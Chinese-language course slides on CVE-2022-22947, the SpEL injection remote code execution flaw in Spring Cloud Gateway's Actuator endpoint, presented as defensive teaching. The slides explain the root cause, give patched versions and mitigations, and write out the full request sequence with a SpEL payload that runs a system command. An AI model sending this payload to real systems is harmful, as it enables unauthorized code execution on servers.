

# CVE-2022-22947

## Spring Cloud Gateway

Remote Code Execute 漏洞  
/ SpEL Code Injection 漏洞

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# 课程大纲

- 1、基本介绍
- 2、漏洞复现
- 3、原理分析
- 4、扫描与修复

# 中华人民共和国网络安全法

## 第二十七条

任何个人和组织不得从事非法侵入他人网络、干扰他人网络正常功能、窃取网络数据等危害网络安全的活动；不得提供专门用于从事侵入网络、干扰网络正常功能及防护措施、窃取网络数据等危害网络安全活动的程序、工具；明知他人从事危害网络安全的活动的，不得为其提供技术支持、广告推广、支付结算等帮助。

课程内容仅用于以防御为目的的教学演示  
请勿用于其他用途，否则后果自负


# 01

## 基本介绍

- 1) 微服务架构与Spring Cloud
- 2) Spring Cloud生态
- 3) 网关作用与解决方案
- 4) Spring Cloud Gateway
- 5) Spring Boot Actuator
- 6) Gateway和Actuator集成

# 微服务架构与Spring Cloud

## 架构和技术栈预览



<https://spring.io/projects/spring-cloud>

- Eureka、 Ribbon、 OpenFeign、 Hystrix、 Config、 Zuul
- Consul、 Gateway、 Bus、 Stream、 Sleuth、 zipkin
- Nacos、 Sentinel、 Seata

.....

- 智能路由
- 负载均衡
- 协议转换
- 权限校验
- 限流熔断
- 黑白名单
- API监控
- 日志审计



- Netflix Zuul
- Spring Cloud Gateway
- Kong
- Nginx+Lua

.....

# Spring Cloud Gateway使用

```
<dependency>  
    <groupId>org.springframework.cloud</groupId>  
    <artifactId>spring-cloud-starter-gateway</artifactId>  
</dependency>
```

# Spring Cloud Gateway概念

- 路由 (Route)
- 断言 (Predicate)
- 过滤器 (Filter)

# Spring Boot Actuator ['æktju'eɪtə]

- 健康检查
- 审计
- 统计
- HTTP追踪
- .....

Prometheus

# Actuator使用

```
<dependencies>  
  <dependency>  
    <groupId>org.springframework.boot</groupId>  
    <artifactId>spring-boot-starter-actuator</artifactId>  
  </dependency>  
</dependencies>
```

# Gateway和Actuator

```
management.endpoint.gateway.enabled=true  
management.endpoints.web.exposure.include=gateway
```

# Actuator操作Gateway接口列表

http://host:port/actuator/gateway/**id**

<b>id</b>	<b>HTTP Method</b>	<b>描述</b>
globalfilters	GET	返回全局Filter列表
routefilters	GET	每个路由的filter
routes	GET	路由列表
routes/{id}	GET	指定路由的信息
routes/{id}	POST	创建路由
refresh	POST	刷新路由缓存
routes/{id}	DELETE	删除路由

# 添加路由 POST Body

```
{
  "id": "wuyaaq",
  "filters": [{
    "name": "AddResponseHeader",
    "args": {
      "name": "Result",
      "value": "#{new
String(T(org.springframework.util.StreamUtils).copyToByteArray(T
(java.lang.Runtime).getRuntime().exec(new
String[]{"whoami"}).getInputStream()))}"
    }
  ]},
  "uri": "http://example.com"
}
```



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# 02 漏洞复现

- 1、启动Spring Cloud Gateway服务\*
- 2、添加过滤器 (POST)
- 3、刷新过滤器 (POST)
- 4、访问过滤器ID (GET)

# 启动服务方式

- 1、本地工程
- 2、vulhub - docker compose启动
- 3、vulfocus.io注册账号
- 4、马士兵教育（八方网域）自研靶场

# 添加过滤器

POST /actuator/gateway/routes/hacktest HTTP/1.1

Host: localhost:9000

Accept-Encoding: gzip, deflate

Accept: \*/\*

Accept-Language: en

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)

Chrome/97.0.4692.71 Safari/537.36

Connection: close

Content-Type: application/json

Content-Length: 329

```
{
  "id": "wuyaaq",
  "filters": [{
    "name": "AddResponseHeader",
    "args": {
      "name": "Result",
      "value": "#{new
String(T(org.springframework.util.StreamUtils).copyToByteArray(T(java.lang.Runtime).getRuntime()).exec(new
String[]{"whoami"}).getInputStream()))}"
    }
  ]},
  "uri": "http://example.com"
}
```

# 刷新过滤器

POST /actuator/gateway/refresh HTTP/1.1  
Host: localhost:9000  
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,\*/\*;q=0.8  
Accept-Encoding: gzip, deflate  
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2  
Connection: keep-alive  
Content-Length: 3  
Content-Type: application/x-www-form-urlencoded  
Origin: null  
Sec-Fetch-Dest: document  
Sec-Fetch-Mode: navigate  
Sec-Fetch-Site: cross-site  
Upgrade-Insecure-Requests: 1  
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:97.0) Gecko/20100101 Firefox/97.0

a=1

# 访问过滤器ID

GET /actuator/gateway/routes/hacktest HTTP/1.1  
Host: localhost:9000  
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:97.0) Gecko/20100101  
Firefox/97.0  
Accept:  
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,\*/\*;q=0.8  
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2  
Accept-Encoding: gzip, deflate  
Connection: close  
Upgrade-Insecure-Requests: 1  
Sec-Fetch-Dest: document  
Sec-Fetch-Mode: navigate  
Sec-Fetch-Site: none  
Sec-Fetch-User: ?1

# 03

## 原理分析



为什么添加过滤器（路由）会导致代码执行？

- 1、开启Acutator, 可以通过接口列出路由（包括过滤器），如：/actuator/gateway/routes
- 2、可以通过/gateway/routes/{id\_route\_to\_create}创建路由
- 3、通过/actuator/gateway/refresh刷新路由
- 4、当路由带有恶意的Filter, 里面的spEL表达式会被执行

```
# {new  
String(T(org.springframework.util.StreamUtils).co  
pyToByteArray(T(java.lang.Runtime).getRuntime()).  
exec(new  
String[]{"whoami"}).getInputStream()))}
```

## ConfigurationService类

```
137      @Override
138      protected Map<String, Object> normalizeProperties() {
139          if (this.service.beanFactory != null) {
140              return this.configurable.shortcutType() normalize(this.p
141                  this.service.parser, this.service.beanFactory);
142          }
143          return super.normalizeProperties();
144      }
```

## ShortcutConfigurable类

```
84  enum ShortcutType {  
85  
86      DEFAULT {  
87          @Override  
88          public Map<String, Object> normalize(Map<String, String> args, ShortcutCo  
89              SpelExpressionParser parser, BeanFactory beanFactory) {  
90              Map<String, Object> map = new HashMap<>();  
91              int entryIdx = 0;  
92              for (Map.Entry<String, String> entry : args.entrySet()) {  
93                  String key = normalizeKey(entry.getKey(), entryIdx, shortcutConf,  
94                  Object value = getValue(parser, beanFactory, entry.getValue());
```

## ShortcutConfigurable类

```
49     static Object getValue(SpelExpressionParser parser, BeanFactory
50         Object value;
51         String rawValue = entryValue;
52         if (rawValue != null) {
53             rawValue = rawValue.trim();
54         }
55         if (rawValue != null && rawValue.startsWith("#{") && entryV
56             // assume it's spel
57             StandardEvaluationContext context = new StandardEvaluat
58             context.setBeanResolver(new BeanFactoryResolver(beanFac
59             Expression expression = parser.parseExpression(entryVal
60             value = expression.getValue(context);
61     }
```

# 04 扫描与修复

Spring Cloud Gateway < 3.1.1

Spring Cloud Gateway < 3.0.7

<https://tanzu.vmware.com/security/cve-2022-22947>

Pivotal



app="vmware-SpringBoot-framework"

# 批量检测

scan.py

1.更新升级 Spring Cloud Gateway 到以下安全版本:

Spring Cloud Gateway  $\geq 3.1.1$

Spring Cloud Gateway  $\geq 3.0.7$

2.或在不考虑影响业务的情况下禁用 Actuator 接口

management.endpoint.gateway.enable: false